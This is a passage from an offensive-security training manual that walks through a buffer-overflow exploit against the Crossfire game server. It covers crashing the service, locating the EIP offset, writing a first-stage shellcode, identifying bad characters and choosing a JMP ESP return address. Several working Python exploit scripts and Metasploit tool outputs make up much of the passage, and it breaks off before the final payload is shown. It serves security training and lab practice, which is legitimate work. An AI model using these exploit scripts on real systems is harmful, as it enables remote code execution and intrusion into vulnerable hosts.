```
CFAnim 2.0a init
CFAnim 2.0a post init
Waiting for connections...
```

*Listing 365 - Launching the vulnerable application via a terminal*

Once crossfire has launched, it will accept incoming network connections. Next, we will launch the EDB debugger by running the **edb** command:

```
root@debian:~# edb
Starting edb version: 0.9.22
Please Report Bugs & Requests At: https://github.com/eteran/edb-debugger/issues
comparing versions: [2325] [2326]
```

*Listing 366 - Launching the debugger via terminal*

The layout of EDB is similar to other popular debugging tools, as shown in Figure 222:




*Figure 222: EDB interface*

To see available processes including the PID and owner, we will select *Attach* from the *File* menu. We can then use the filter option to search for a specific process, which in our case is *crossfire*, select it, and click *OK* to attach to it:




*Figure 223: EDB - Attachable processes window*

When we initially attach to the process, it will be paused. To run it, we simply click the *Run* button. Depending on how the application works within the debugger it might hit an additional breakpoint before letting the application run. In such cases we simply have to press the *Run* button one more time.




*Figure 224: Attaching the application in the debugger*

Once we have attached the debugger to the Crossfire application, we will use the following proof-of-concept code that we created based on information from the public exploit:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

crash = "\x41" * 4379

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*]Payload Sent !"
```

*Listing 367 - Proof of concept code to crash the Crossfire application*

Notice that our *buffer* variable requires specific hex values at the beginning and at the end of it, as well as the "setup sound" string, in order for the application to crash.

Our initial proof-of-concept builds a malicious buffer including the "setup sound" command, connects to the remote service on port 13327, and sends the buffer.

To crash Crossfire, we can run our first proof-of-concept using **python**:

```
kali@kali:~$ python poc_01.py
[*]Sending evil buffer...
#
[*]Payload Sent !
```

*Listing 368 - Running the proof-of-concept code from Kali*

After running the script, the debugger displays the following error message, clearly indicating the presence of a memory corruption in the *setup sound* command, likely a buffer overflow condition:


*Figure 225: Crash indicating a buffer overflow*

Clicking the *OK* button, we find that the EIP register has been overwritten with our buffer.

### 12.2.1.2 Exercises

1. Log in to your dedicated Linux client using the credentials you received.
2. On your Kali machine, recreate the proof-of-concept code that crashes the Crossfire server.
3. Attach the debugger to the Crossfire server, run the exploit against your Linux client, and confirm that the EIP register is overwritten by the malicious buffer.

## 12.3 Controlling EIP

Our next task is to identify which four bytes in our buffer end up overwriting the vulnerable function return address in order to control the EIP register. We'll use the Metasploit **msf-pattern_create** script to create a unique buffer string:

```
kali@kali:~$ msf-pattern_create -l 4379
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
...
```

*Listing 369 - Creating a unique buffer string using msf-pattern_create*

By swapping our original buffer with this new and unique one, and running the proof-of-concept script again, we crash the debugged application, this time overwriting EIP with the following bytes:




*Figure 226: Crashing the application using the unique buffer string*

Passing this value to the Metasploit **msf-pattern_offset** script shows the following buffer offset for those particular bytes:

```
kali@kali:~$ msf-pattern_offset -q 46367046
[*] Exact match at offset 4368
```

*Listing 370 - Obtaining the overwrite offset*

To confirm this offset, we will update the *crash* variable in our proof-of-concept to cleanly overwrite EIP with four "B" characters.

```
crash = "\x41" * 4368 + "B" * 4 + "C" * 7
```

*Listing 371 - Controlling the EIP register*

### 12.3.1.1 Exercises

1. Determine the correct buffer offset required to overwrite the return address on the stack.
2. Update your stand-alone script to ensure your offset is correct.

## 12.4 Locating Space for Our Shellcode

Next, we must find if there are any registers that point to our buffer at the time of the crash. This step is essential, allowing us to subsequently attempt to identify possible *JMP* or *CALL* instructions that can redirect the execution flow to our buffer.

We notice that the ESP register (Figure 227) points to the end of our buffer, leaving only seven bytes of space for shellcode. Furthermore, we cannot increase the overflow buffer size in an attempt to gain more space; even a single byte increase produces a different crash that does not properly overwrite EIP.




*Figure 227: ESP points to the end of our buffer leaving only 7 bytes of space for our shellcode*

Taking a closer look at the state of our registers at crash time (Figure 227) reveals more options. The EAX register seems to point to the beginning of our buffer, including the "setup sound" string.

The fact that EAX points directly to the beginning of the command string may impact our ability to simply jump to the buffer pointed at by EAX, as we would be executing the hex opcodes equivalent of the ASCII string "setup sound" before our shellcode. This would most likely mangle the execution path and cause our exploit to fail. Or would it?

Further examination of the actual opcodes generated by the "setup sound" string shows the following instructions:

```
eax, edx  b7d0:0a0e 73 65          jae 0xb7d00a75
          b7d0:0a10 74 75          je 0xb7d00a87
          b7d0:0a12 70 20          jo 0xb7d00a34
          b7d0:0a14 73 6f          jae 0xb7d00a85
          b7d0:0a16 75 6e          jne 0xb7d00a86
          b7d0:0a18 64 20 41 61    and fs:[ecx+0x61], al
          b7d0:0a1c 30 41 61       xor [ecx+0x61], al
          b7d0:0a1f 31 41 61       xor [ecx+0x61], eax
          b7d0:0a22 32 41 61       xor al, [ecx+0x61]
          b7d0:0a25 33 41 61       xor eax, [ecx+0x61]
          b7d0:0a28 34 41          xor al, 0x41
          b7d0:0a2a 61             popal
          b7d0:0a2b 35 41 61 36 41 xor eax, 0x41366141
          b7d0:0a30 61             popal
          b7d0:0a31 37             aaa
```

*Figure 228: Instructions generated by the "setup sound" string opcodes*

Interestingly, it seems that the opcode instructions *s*(\x73) and *e*(\x65), the two first letters of the word "setup", translate to a *conditional jump* instruction, which seems to jump to a nearby location in our controlled buffer. The next two letters of the word setup, *t*(\x74) and *u*(\x75), translate to a slightly different conditional jump. All these jumps seem to be leading into our controlled buffer so a jump to EAX might actually work for us in this case. However, this is not an elegant solution so let's Try Harder.

Continuing our analysis, it looks like the ESP register points toward the end of our unique buffer at the time of the crash but this only gives us a few bytes of shellcode space to work with. We can try to use the limited space that we have to create a first stage shellcode. Rather than an actual payload such as a reverse shell, this first stage shellcode will be used to align the EAX register in order to make it point to our buffer right after the "setup sound" string and then jump to that location, allowing us to skip the conditional jumps. In order to achieve this, our first stage shellcode would need to increase the value of EAX by *12*(\x0C) bytes as there are 12 characters in the string "setup sound". This can be done using the *ADD* assembly instruction and then proceed to jump to the memory pointed to by EAX using a *JMP* instruction.




*Figure 229: Number of bytes required for EAX adjustment*

In order to get the correct opcodes for our instructions, we use the **msf-nasm_shell** utility from Metasploit.

```
kali@kali:~$ msf-nasm_shell

nasm > add eax,12
00000000  83C00C            add eax,byte +0xc

nasm > jmp eax
00000000  FFE0              jmp eax
```

*Listing 372 - Obtaining first stage shellcode opcodes*

Fortunately for us, these two sets of instructions (*\x83\xc0\x0c\xff\xe0*) take up only 5 bytes of memory. We can update the proof-of-concept by including the first stage shellcode and re-padding the original buffer with NOPs (*\x90*) in order to maintain the correct length.

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

padding = "\x41" * 4368
eip = "\x42\x42\x42\x42"
first_stage = "\x83\xc0\x0c\xff\xe0\x90\x90"

buffer = "\x11(setup sound " + padding + eip + first_stage + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()
```

```
print "[*]Payload Sent !"
```

*Listing 373 - Adding the first stage payload*

After running our updated proof-of-concept code, we can verify that the EIP register is overwritten with four Bs (*\x42*) and that our first stage shellcode is located at the memory address pointed by the ESP register:




*Figure 230: Verifying ESP points to the start of the first stage shellcode*

## 12.5 Checking for Bad Characters

To discover any bad characters that might break the overflow or corrupt our shellcode, we can use the same approach as we did in the Windows Buffer Overflow module.

We sent the whole range of characters from 00 to 0F within our buffer and then monitored whether any of those bytes got mangled, swapped, dropped, or changed in memory once they were processed by the application.

After running the proof of concept multiple times and eliminating one bad character at a time, we come up with a final list of bad characters for the Crossfire application, which only appear to be *\x00 and \x20*.

### *12.5.1.1 Exercises*

1. Determine the opcodes required to generate a first stage shellcode using msf-nasm_shell.

2. Identify the bad characters that cannot be included in the payload and return address.

## 12.6 Finding a Return Address

As a final step, we need to find a valid assembly instruction to redirect code execution to the memory location pointed to by the ESP register. The EDB debugger comes with a set of plugins, one of which is named *OpcodeSearcher*.




*Figure 231: The OpcodeSearcher plugin for EDB*

Using this plugin, we can easily search for a JMP ESP instruction or equivalent in the memory region where the code section of the crossfire application is mapped:




*Figure 232: Finding arbitrary assembly instructions using EDB*

We choose to proceed using the first JMP ESP instruction found by the debugger (0x08134596, Figure 232). Putting the overwrite offset, return address, and first stage shellcode together gives us the following proof-of-concept:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

padding = "\x41" * 4368
eip = "\x96\x45\x13\x08"
first_stage = "\x83\xc0\x0c\xff\xe0\x90\x90"

buffer = "\x11(setup sound " + padding + eip + first_stage + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*]Payload Sent !"
```

*Listing 374 - Adding the return address to the proof-of-concept*

Before running our proof-of-concept, we restart the application and attach our debugger to it once again. Instead of simply letting the Crossfire process run, we set a breakpoint at our JMP ESP instruction address using the EDB *Breakpoint Manager* plugin. This will help us confirm that EIP is overwritten appropriately.




*Figure 233: Setting a breakpoint in EDB*

With the breakpoint set, we can run our proof-of-concept and if everything has gone according to plan, our debugger should stop at the JMP ESP instruction.

